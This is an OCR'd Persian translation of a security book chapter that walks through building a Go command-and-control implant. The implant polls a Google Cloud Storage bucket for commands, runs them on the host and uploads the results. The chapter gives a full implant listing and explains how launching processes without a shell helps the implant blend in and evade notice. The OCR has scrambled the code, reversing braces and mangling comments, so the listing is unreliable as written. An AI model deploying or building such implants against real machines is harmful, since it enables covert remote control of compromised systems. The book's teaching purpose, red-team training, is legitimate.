


Figure 4-1: The C2 implant's function call mappings

شکل ٤-۱: نگاشت‌های فراخوانی تابع ایمپلنت C2

همان‌طور که قبلاً ذکر شد، برای ردیابی حالت به یک پایگاه داده نیاز خواهید داشت. Firestore یک جایگزین سبک برای سایر خدمات GCP، مانند BigQuery و CloudSQL است، و برخلاف والد تمام‌ویژگی‌اش Firebase، به شما اجازه می‌دهد در سطح رایگان با سرعت نوشتن و خواندن نسبتاً سریع بمانید. برای مرجع، معادل AWS آن Amazon

داده پردازی آرین پایش

DynamoDB خواهد بود. شکل ٤-٢ زیرروال‌های تابع پایگاه داده جداگانه را نشان می‌دهد، شامل یک نگاشت کلید-مقدار.




Figure 4-2: The C2 implant's Firestore database function calls and data mapping

شکل ٤-٢: فراخوانی‌های تابع پایگاه داده Firestore ایمپلنت C2 و نگاشت داده

حالا که طراحی ایمپلنت را می‌فهمید، در بخش بعد شروع به ساختن کد اولیه خواهید کرد.

ایجاد یک نمونه اولیه ساده فرمان و کنترل

قبل از ساختن ایمپلنت، آن را با استفاده از مفهوم یک «دفترچه یادداشت» کنترل‌شده توسط تستر آزمایش خواهید کرد که به‌عنوان یک سرویس صحنه‌سازی برای نشان دادن خروجی و پذیرش ورودی به‌صورت ناهمزمان عمل می‌کند. به‌جای استفاده از سوکت‌های خام، مانند ابزارهای الهام‌گرفته از netcat، شما از سبدهای GCP Cloud Storage برای بررسی زمان‌بندی و اجرای نتایج به‌راحتی استفاده خواهید کرد.

آماده‌سازی محیط GCP شما

اگر قبلاً این کار را نکرده‌اید، حساب GCP خود را ایجاد کنید. برای سهولت استفاده، ما استفاده از Gmail یا Google را به‌عنوان روش احراز هویت خود توصیه می‌کنیم. برای مدت محدودی اعتبار صورتحساب سطح رایگان خواهید داشت. مطمئن شوید که با امتیازات مدیریتی (که در دنیای GCP primitives نامیده می‌شوند) وارد می‌شوید؛ هنگام ایجاد تغییرات از نقش Owner یا Admin استفاده کنید تا اطمینان حاصل شود که می‌توانید آزمایشگاه را دنبال کنید. گاهی اوقات، کنسول Google Cloud ممکن است نیاز داشته باشد شما مستقیماً یک API را قبل از استفاده فعال کنید؛ یک پاپ‌آپ برای OAuth در مرورگر شما از شما اعتبارنامه‌هایتان را می‌خواهد.

در کنسول Google Cloud، شناسه پروژه خود را در صفحه Welcome یادداشت کنید (شکل ٤-٣ را ببینید). باید آن شناسه را برای بقیه این فصل در دسترس داشته باشید. پروژه شما با این شناسه و یک شماره پروژه شناسایی می‌شود.




Figure 4-3: The Google Cloud console Welcome screen

شکل ٤-٣: صفحه Welcome کنسول Google Cloud

به نوار جستجو در بالای صفحه بروید و roles را تایپ کنید. روی Roles بالای IAM & Admin کلیک کنید (شکل ٤-٤ را ببینید).




Figure 4-4: The Google Cloud console search bar

شکل ٤-٤: نوار جستجوی کنسول Google Cloud

در صفحه بعد، روی + Create Role کلیک کنید، همان‌طور که در شکل ٤-٥ نشان داده شده است.



Figure 4-5: The IAM Create Role menu

شکل ٤-٥: منوی Create Role در IAM

در صفحه Create Role، به نقش سفارشی خود یک عنوان، توضیحات، و شناسه معنادار بدهید، و انتشار را روی General Availability تنظیم کنید (شکل ٤-٦ را ببینید).



Figure 4-6: Setting up your custom role

شکل ٤-٦: راه‌اندازی نقش سفارشی شما

هنگامی که فیلدهای الزامی را پر کردید، روی + Add Permissions کلیک کنید، سپس مجوزهای زیر را جستجو و اضافه کنید:

storage.buckets.list storage.objects.create

storage.multipartUploads.abort storage.objects.delete

storage.multipartUploads.create storage.objects.get

storage.multipartUploads.list storage.objects.list

storage.multipartUploads.listParts storage.objects.update

پس از اضافه کردن این مجوزها، روی Create کلیک کنید تا نقش سفارشی جدید شما ذخیره شود. در صفحه بعد، می‌توانید با کلیک روی آن در فهرست نقش‌ها تأیید کنید که نقش شما مجوزهای صحیح را دارد (شکل ٤-٧ را ببینید). مسیر شیء منبع فهرست‌شده در کنار ID را یادداشت کنید. این با شناسه کاربرپسندی که قبلاً وارد کردید متفاوت است.



Figure 4-7: The custom role ID and assigned permissions

شکل ٤-٧: شناسه نقش سفارشی و مجوزهای اختصاص‌یافته

حالا می‌توانید نقش را به یک حساب سرویس IAM پیوست کنید. در GCP، حساب‌های سرویس principal هستند—موجودیت‌هایی که می‌توانند احراز هویت شوند و مجوز اعطا شوند—که برنامه‌ها از آن‌ها برای دسترسی خودکار به منابع Google Cloud استفاده می‌کنند. برای ایجاد یک حساب سرویس جدید، Service Account را در نوار جستجو یا از درون ماژول IAM جستجو کنید. روی Create Service Account نزدیک بالای مرکز صفحه کلیک کنید و فیلدهای Service Account Name، ID، و Description را همان‌طور که در شکل ٤-٨ نشان داده شده است پر کنید.



Figure 4-8: Entering your service account details

شکل ٤-٨: وارد کردن جزئیات حساب سرویس شما

پس از اتمام، روی Create and Continue کلیک کنید و حساب سرویس خود را ذخیره کنید. نگران اضافه کردن آن به ACL نباشید؛ چون شما مالک پروژه GCP هستید، مجوزهای شما به‌طور خودکار ارث‌بری می‌شوند.

پس از ذخیره حساب، به صفحه Service Account بازمی‌گردید، جایی که باید فهرستی از حساب‌های سرویس را ببینید. روی حسابی که تازه ایجاد کردید کلیک کنید. توجه داشته باشید که شناسه حساب سرویس شما در قالب یک آدرس ایمیل است (شکل ٤-٩ را ببینید).




Figure 4-9: The Service Account Details page

شکل ٤-٩: صفحه جزئیات حساب سرویس

اگر گزینه Enable Service Account را می‌بینید، روی آن کلیک کنید. (بسته به زمان ایجاد حساب شما، این تنظیم ممکن است به‌طور پیش‌فرض از قبل فعال باشد.) در پنجره بعد، روی تب Keys کلیک کنید (شکل ٤-١٠ را ببینید).

در منوی کشویی Add Key نزدیک پایین، Create New Key JSON Create را انتخاب کنید. مراقب باشید: این مرحله یک توکن دائمی دانلود می‌کند که بر اساس مجوزها و تاریخ انقضای حساب سرویس شما دسترسی اعطا می‌کند، بنابراین آن را به‌طور امن ذخیره کنید.



Figure 4-10: Creating a service account key

شکل ٤-١٠: ایجاد یک کلید حساب سرویس

حالا، برای اختصاص دادن نقش سفارشی خود به حساب سرویس، از منوی ناوبری در بالا سمت چپ به منوی IAM & Admin بازگردید. روی IAM کلیک کنید. به صفحه‌ای هدایت خواهید شد که به شما اجازه می‌دهد نقش‌ها را در سطح پروژه به کاربران و حساب‌های سرویس اعطا کنید (شکل ٤-١١ را ببینید).




Figure 4-11: Allowing principals access to project

شکل ٤-١١: اجازه دادن دسترسی principalها به پروژه

روی تب Allow کلیک کنید، به پایین اسکرول کنید تا View by Principals، و روی Grant Access کلیک کنید. در گفتگویی که باز می‌شود، آدرس ایمیل حساب سرویس خود را در فیلد New Principals وارد کنید و نقش سفارشی خود را در فیلد Role انتخاب کنید. روی Save کلیک کنید تا تغییرات اعمال شوند (شکل ٤-١٢ را ببینید).




Figure 4-12: Granting access to the service account and assigning role permissions

شکل ٤-١٢: اعطای دسترسی به حساب سرویس و اختصاص مجوزهای نقش

هنگامی که تغییرات را اعمال کردید، کلید JSON برای حساب سرویس شما مجوزهای نقش سفارشی شما را خواهد داشت تا زمانی که دسترسی را حذف کنید یا کلید را غیرفعال کنید. هنگام توسعه بیشتر ایمپلنت، می‌توانید نقش‌ها و حساب‌های سرویس جداگانه برای توابع مختلف ایجاد کنید یا مجوزهای حساب سرویس موجود را تغییر دهید. ما توصیه می‌کنیم از اعتبارنامه‌های جداگانه با حداقل مجوزها (با پیروی از اصل کمترین امتیاز) و زمان‌های انقضای توکن کوتاه استفاده کنید تا آسیب را در صورت به خطر افتادن کلیدهایتان کاهش دهید.

حالا وقت آن است که سبدی را ایجاد کنید که به‌عنوان دفترچه یادداشت دوطرفه شما برای ورودی و خروجی فرمان عمل کند. درون کنسول Google Cloud، cloud storage را در نوار جستجو تایپ کنید و وارد ماژول Cloud Storage شوید. روی Create a Bucket نزدیک بالای مرکز صفحه کلیک کنید. یک نام منحصربه‌فرد جهانی تنظیم کنید. می‌توانید به‌صورت اختیاری یک منطقه واحد برای صرفه‌جویی در هزینه‌های بلندمدت تنظیم کنید، اما تنظیمات پیش‌فرض برای اهداف این آزمایشگاه خوب هستند. شما حساب سرویس و نقش ایجادشده را به مجوزهای سبد ذخیره‌سازی اعمال خواهید کرد، همان‌طور که در شکل ٤-١٣ نشان داده شده است.




Figure 4-13: Creating a bucket in the Cloud Storage service

شکل ٤-١٣: ایجاد یک سبد در سرویس Cloud Storage

بعد، مجوزها را بر اساس سطح منابع اعطا خواهید کرد. آن را مانند یک ACL سبد در نظر بگیرید. روی نام سبد تازه ایجادشده خود کلیک کنید تا به شیء بروید و روی تب Permissions کلیک کنید. سپس، برای اضافه کردن حساب سرویس خود به‌عنوان یک principal، روی Grant Access کلیک کنید و فیلدهای لازم را پر کنید، شامل اضافه کردن نقش سفارشی خود. این فرایند مشابه تنظیم مجوزهای IAM در سطح پروژه است اما به شما اجازه می‌دهد دسترسی را فقط به این سبد خاص اعطا کنید، نه به همه منابع ذخیره‌سازی در پروژه.

اگر این کار را به‌درستی انجام داده باشید، باید حساب سرویس خود را با نقش سفارشی خود فهرست‌شده ببینید، که نشان می‌دهد سبد مجوزها را از دسترسی IAM در سطح پروژه که قبلاً راه‌اندازی کردید ارث‌بری کرده است (شکل ٤-١٤ را ببینید).



Figure 4-14: Setting bucket-level access permissions

شکل ٤-١٤: تنظیم مجوزهای دسترسی در سطح سبد

برای مراحل بعدی، فرض خواهیم کرد که با موفقیت یک ویرایشگر کد با افزونه‌های رسمی Go، مانند VS Code، و خود Go را نصب کرده‌اید.

راه‌اندازی ماژول‌ها و وابستگی‌های Go

تا حدودی آزاردهنده است که Go مسائل قالب‌بندی و متغیرهای استفاده‌نشده را به‌عنوان خطاهای سخت، نه هشدار، در ساخت و زمان اجرا به‌طور سختگیرانه اعمال می‌کند. برای اجتناب از این مزاحمت، توصیه می‌کنیم پوشه goslowc2-

mvp-1.0 را از منابع این فصل (https://github.com/dc401/nostarch-evasion-engineering) دانلود کنید. این پوشه حاوی فایل‌های زیر است:

- go.mod
- go.sum
- goslowc2-mvp-1.0.go

می‌توانید این فایل‌ها را در یک پوشه استخراج کنید و آماده اجرای کد پیش‌رو بدون نیاز به تایپ خودتان باشید. فایل go.mod موجود در دانلود بخشی از سیستم ماژول Go برای مدیریت بسته است. می‌توانید go.mod را مانند فایل requirements.txt پایتون در نظر بگیرید: نسخه‌های وابستگی‌های شما و همچنین نسخه Go استفاده‌شده برای ساخت پروژه را پین می‌کند.

توجه نام ماژول در go.mod از نام‌های بسته در فایل‌های .go فردی شما جدا است.

شما عمدتاً از فرمان‌های زیر برای اجرای مثال‌های کد در آزمایشگاه‌های هر فصل استفاده خواهید کرد:

```
go mod init modulename // Initiates a namespace

go mod tidy // Removes and adds dependencies as you update your .go file

go get // Downloads missing items between .go and the go.mod file

go run filename // Runs in interpreted mode

go build filename // Compiles to the host system architecture (PE or ELF)
```

اگر انتخاب می‌کنید فایل‌های ما را روی میزبان محلی خود دانلود کنید، باید نام ماژول را در go.mod بررسی کنید. اجرای go mod init modulename شانس خطاهای ناشی از زمینه فضای نام را کاهش می‌دهد. پس از آن، go get و سپس go run filename.go را برای شروع اجرا اجرا می‌کردید. ما روش دانلود را توصیه می‌کنیم، چون وابستگی‌ها و نسخه Go از قبل پین شده‌اند. با این حال، اگر انتخاب می‌کنید از ابتدا برای تمرین تایپ کنید، آماده عیب‌یابی هر خطایی باشید که در طول زمان به‌دلیل تعارض نسخه با آخرین بسته‌ها ایجاد می‌شود.

نوشتن کد ایمپلنت پایه

با راه‌اندازی سبد و مجوزهای IAM شما، می‌توانید در نهایت به کد برسید. تکرار ایمپلنت در فهرست ۱-٤ شامل یک کلاینت بسیار پایه است.

```
package main

) import

"bufio"

"context"

"fmt"
```

```
"io"
"math/rand"
"os"
"os/exec"
"strings"
"time"
"cloud.google.com/go/storage"
(
.Set auth state from JSON service account GCP //
} ()func init
os.Setenv("GOOGLE_APPLICATION_CREDENTIALS", "FILENAME-SVC-ACC.json") // Type filepath. 1
{
.uploadFile uploads an object //
} func uploadFile(bucket, object string) error
"bucket := "bucket-name //
"object := "object-name //
()ctx := context.Background
client, err := storage.NewClient(ctx)
} if err != nil
return fmt.Errorf("storage.NewClient: %v", err)
{

()defer client.Close
.Open local file //
f, err := os.Open("./output.txt")
```


apsec.ir

```
} if err != nil
return fmt.Errorf("os.Open: %v", err)
{
()defer f.Close
ctx, cancel := context.WithTimeout(ctx, time.Second*50)
()defer cancel
o := client.Bucket(bucket).Object(object) // Client 2
.Upload an object with storage.Writer //
wc := o.NewWriter(ctx)
} if _, err = io.Copy(wc, f); err != nil
return fmt.Errorf("io.Copy: %v", err)
{
} if err := wc.Close(); err != nil
return fmt.Errorf("Writer.Close: %v", err)
{
return nil
{
No return needed //
} func runBin(cmdbin string, cmdarg string)
arguments //
"cmdbin := "whoami //
"" =: cmdarg //
cmd := exec.Command("ls", "-lah") 3 //
command constructor //
arg_len := len(cmdarg)
} if arg_len < 1
```


apsec.ir

```
cmd := exec.Command(cmdbin)
.Open the outfile for writing //
outfile, err := os.Create("./output.txt")
} if err != nil
panic(err)
{
()defer outfile.Close
()stdoutPipe, err := cmd.StdoutPipe
} if err != nil
panic(err)
{
writer := bufio.NewWriter(outfile)
()defer writer.Flush
()err = cmd.Start
} if err != nil
panic(err)
{
go io.Copy(writer, stdoutPipe)
()cmd.Wait
{
} if arg_len > 0
cmd := exec.Command(cmdbin, cmdarg)
.Open the outfile for writing //
outfile, err := os.Create("./output.txt")
} if err != nil
panic(err)
```

apsec.ir

```
{
()defer outfile.Close
()stdoutPipe, err := cmd.StdoutPipe
} if err != nil
panic(err)
{
writer := bufio.NewWriter(outfile)
()defer writer.Flush
()err = cmd.Start
} if err != nil
panic(err)
{
go io.Copy(writer, stdoutPipe)
()cmd.Wait
{
{
Specify the input file single-line command return string. 4 //
} func readCmd(inputfilename string) string
file_input, _ := os.ReadFile(inputfilename)
cmd_str := string(file_input)
stripped_cmd := strings.TrimSuffix(cmd_str, "\r\n")
return stripped_cmd
{
Ingest input.txt for parsing through readCmd and runBin. 5 //
} func downloadFile(bucket, object string, destFileName string) error
"bucket := "bucket-name //
```

```
"object := "object-name //
"destFileName := "file.txt //
()ctx := context.Background
client, err := storage.NewClient(ctx)
} if err != nil
return fmt.Errorf("storage.NewClient: %v", err)
{
()defer client.Close
ctx, cancel := context.WithTimeout(ctx, time.Second*50)
()defer cancel
f, err := os.Create(destFileName)
} if err != nil
return fmt.Errorf("os.Create: %v", err)
{
rc, err := client.Bucket(bucket).Object(object).NewReader(ctx)
} if err != nil
return fmt.Errorf("Object(%q).NewReader: %v", object, err)
{
()defer rc.Close
} if _, err := io.Copy(f, rc); err != nil
return fmt.Errorf("io.Copy: %v", err)
{
} if err = f.Close(); err != nil
return fmt.Errorf("f.Close: %v", err)
{
return nil
```

```
{
} ()func main
Main function section 6 //
Bucket and object details //
"var bucket string = "YOURBUCKET
"var object_input string = "input.txt
"var object_output string = "output.txt
Find a random seeded polling period 1 and 10 seconds 7 //
var maxsec int = 10
var minsec int = 1
rand.Seed(time.Now().UnixNano())
random_sec := (rand.Intn(maxsec-minsec) + minsec)
.Sleep for random time in secs and poll the bucket for input.txt //
Setting for loop with stop conditions for emergencies. Remove conditions for //
.infinite loop
var cycle int = 0
} ++for i := 0; i < 2; i
time.Sleep(time.Duration(random_sec) * time.Second)
cycle += i
fmt.Println("cycle: ", cycle)
fmt.Println("cmdfile to parse: ", object_input)
fmt.Println("outputfile to check: ", object_output)
downloadFile(bucket, "input.txt", "input.txt") // Stage to disk demo only if
.you want in pure memory DIY
run_cmd := readCmd(object_input)
.runBin(run_cmd, "") // Use null string for no argument commands
```

```
.uploadFile(bucket, object_output) // Return results to view in GCP storage

os.Remove("input.txt") // Clean up file on each iteration vs. signal

.run on exit

{

\

{

.Run go get cloud.google.com/go/storage if doing from scratch //
```

فهرست ٤-١: کلاینت ایمپلنت پایه Go با استفاده از سبد ذخیره‌سازی GCP

شما باید جایگزین‌ها را با مقادیر خودتان ١ (شامل نام فایل کلید دسترسی JSON و نام سبد) قبل از اجرا یا کامپایل این کد تغییر دهید.

شما با ایجاد یک کلاینت ساده به سبد ذخیره‌سازی GCP 2 با استفاده از بسته‌های SDK GCP شروع می‌کنید و بیشتر مدیریت استثنا را به قابلیت‌های موجود بسته واگذار می‌کنید. فایل JSON ارجاع‌شده به‌عنوان کلید احراز هویت شما برای دسترسی به پروژه عمل می‌کند.

این کد از بسته exec 3 Go استفاده می‌کند، که فرایندها را با استفاده از فراخوان‌های سیستمی WinAPI ایجاد می‌کند به‌جای راه‌اندازی cmd.exe یا bash. در نتیجه، اجرای فرایند مانند یک راه‌اندازی برنامه عادی به نظر می‌رسد نه اجرای اسکریپت، و به ایمپلنت کمک می‌کند دقیقاً مانند هر فرایند دیگری مخلوط شود.

توابع خواندن و اجرای فرمان محتویات هر فایل input.txt را تجزیه می‌کنند و یک فایل output.txt در سبد ذخیره‌سازی پس از اتمام ایجاد می‌کنند ٤.

پس از این، توابع دانلود و آپلود قرار دارند که فایل‌ها را به‌عنوان اشیاء به و از سبد ذخیره‌سازی GCP می‌خوانند و می‌نویسند ٥. از آنجا که این‌ها blobهای ذخیره‌سازی هستند، باید قبل از استخراج جزئیات از شیء به دیسک دانلود شوند.

آخرین تابع شما، تابع main استاندارد ٦، وضعیت خطا را برای هر بازه نظرسنجی هماهنگ و ردیابی می‌کند و شرایط خروج برای هر فرمان اجراشده را مدیریت می‌کند. باز هم، به‌دلیل ماهیت blobهای ذخیره‌سازی، این فایل‌ها باید برای پردازش به دیسک دانلود شوند و پس از استفاده حذف شوند. در این مورد، آن‌ها در پایان تابع main برای پاکسازی میزبان هدف حذف می‌شوند.

توجه کنید که ایمنی پیش‌فرض فقط روی دو چرخه با یک تأخیر تصادفی بین ١ و ١٠ ثانیه تنظیم شده است ٧. می‌توانید این‌ها را گسترش دهید یا تغییر دهید اگر انتخاب می‌کنید از این تکرار ایمپلنت در تولید استفاده کنید.

حالا، در ترمینال محلی خود، بسته به سیستم‌عامل خود موارد زیر را اجرا کنید:

```
echo 'ls -lah' > input.txt # macOS and Linux users %

echo "tasklist" > input.txt # Windows users <
```

فایل input.txt خود را در ریشه سبد ذخیره‌سازی GCP (نه در هیچ زیرپوشه‌ای) آپلود کنید، همان‌طور که در شکل ٤-١٥ نشان داده شده است. این فرایند آپلود فایل نحوه ارسال فرمان‌ها به ایمپلنت بین چرخه‌های نظرسنجی است. توجه داشته باشید که شما فرمان‌های خود را به دفترچه یادداشت آپلود می‌کنید تا ایمپلنت آن‌ها را بازیابی کند.




Figure 4-15: The bucket object listing in Cloud Storage

شکل ٤-١٥: فهرست اشیاء سبد در Cloud Storage

به‌جای یک مفسر پوسته کامل، این کد از بسته strings Go برای تجزیه رشته استفاده می‌کند، که محدودیت‌هایی دارد. باید از استفاده از نحو پوسته مانند تغییر مسیر الحاق (>>) یا اضافه کردن دستی خطوط جدید هر زمان که ممکن است اجتناب کنید، و به آرگومان‌های پایه جدا شده با فضای خالی پایبند باشید چون کاراکترهای خاص مانند pipeها و علامت‌های نقل‌قول در این نسخه به‌درستی مدیریت نخواهند شد.

حالا وقت آن است که اجرای ایمپلنت را شبیه‌سازی کنید گویی آن را روی یک میزبان هدف مستقر می‌کنید. اگرچه برای هیچ‌یک از آزمایشگاه‌های ما لازم نیست، ما همیشه توصیه می‌کنیم Wireshark یا tcpdump را برای پایش ترافیک شبکه در طول آزمایش اجرا کنید.

مطمئن شوید که فایل JSON حساب سرویس شما در همان پوشه کد شماست و محتویات به‌روزرسانی شده‌اند. در ترمینال خود، با آماده بودن فایل‌های Go، فرمان‌های زیر را اجرا کنید:

```
go mod init goslowc2-mvp %

go mod tidy %

go get %

go run goslowc2-mvp %
```

اگر همه چیز موفق بود، باید خروجی مشابه زیر ببینید، بسته به تعداد چرخه:

```
Cycle: 0

Command file: input.txt

Output file: output.txt
```

به کنسول Google Cloud خود بازگردید و به سبدی که input.txt را در آن آپلود کردید بروید. پس از چرخه اول، باید output.txt و یک پوشه status که وضعیت هر زمان اجرا بین نظرسنجی را نشان می‌دهد ببینید (شکل ٤-١٦ را ببینید).




Figure 4-16: Viewing the contents of the storage bucket

شکل ٤-١٦: مشاهده محتویات سبد ذخیره‌سازی

output.txt را دانلود و باز کنید، و باید فهرست‌هایی مشابه زیر ببینید (قالب دقیق به سیستم‌عامل شما بستگی دارد):

```
output.txt #

total 80

. drwxr-xr-x 7 foo.bar staff 224B Dec 28 00:25

.. drwxr-xr-x@ 18 foo.bar staff 576B Dec 28 00:21

rw-r--r-- 1 foo.bar staff 2.3K Dec 28 00:23 bucket-sa-key.json-

rw-r--r-- 1 foo.bar staff 2.7K Dec 28 00:23 go.mod-

rw-r--r-- 1 foo.bar staff 19K Dec 28 00:23 go.sum-

rw-r--r-- 1 foo.bar staff 5.6K Dec 28 00:23 goslowc2-mvp-1.0.go-

rw-r--r-- 1 foo.bar staff 7B Dec 28 00:25 input.txt-
```

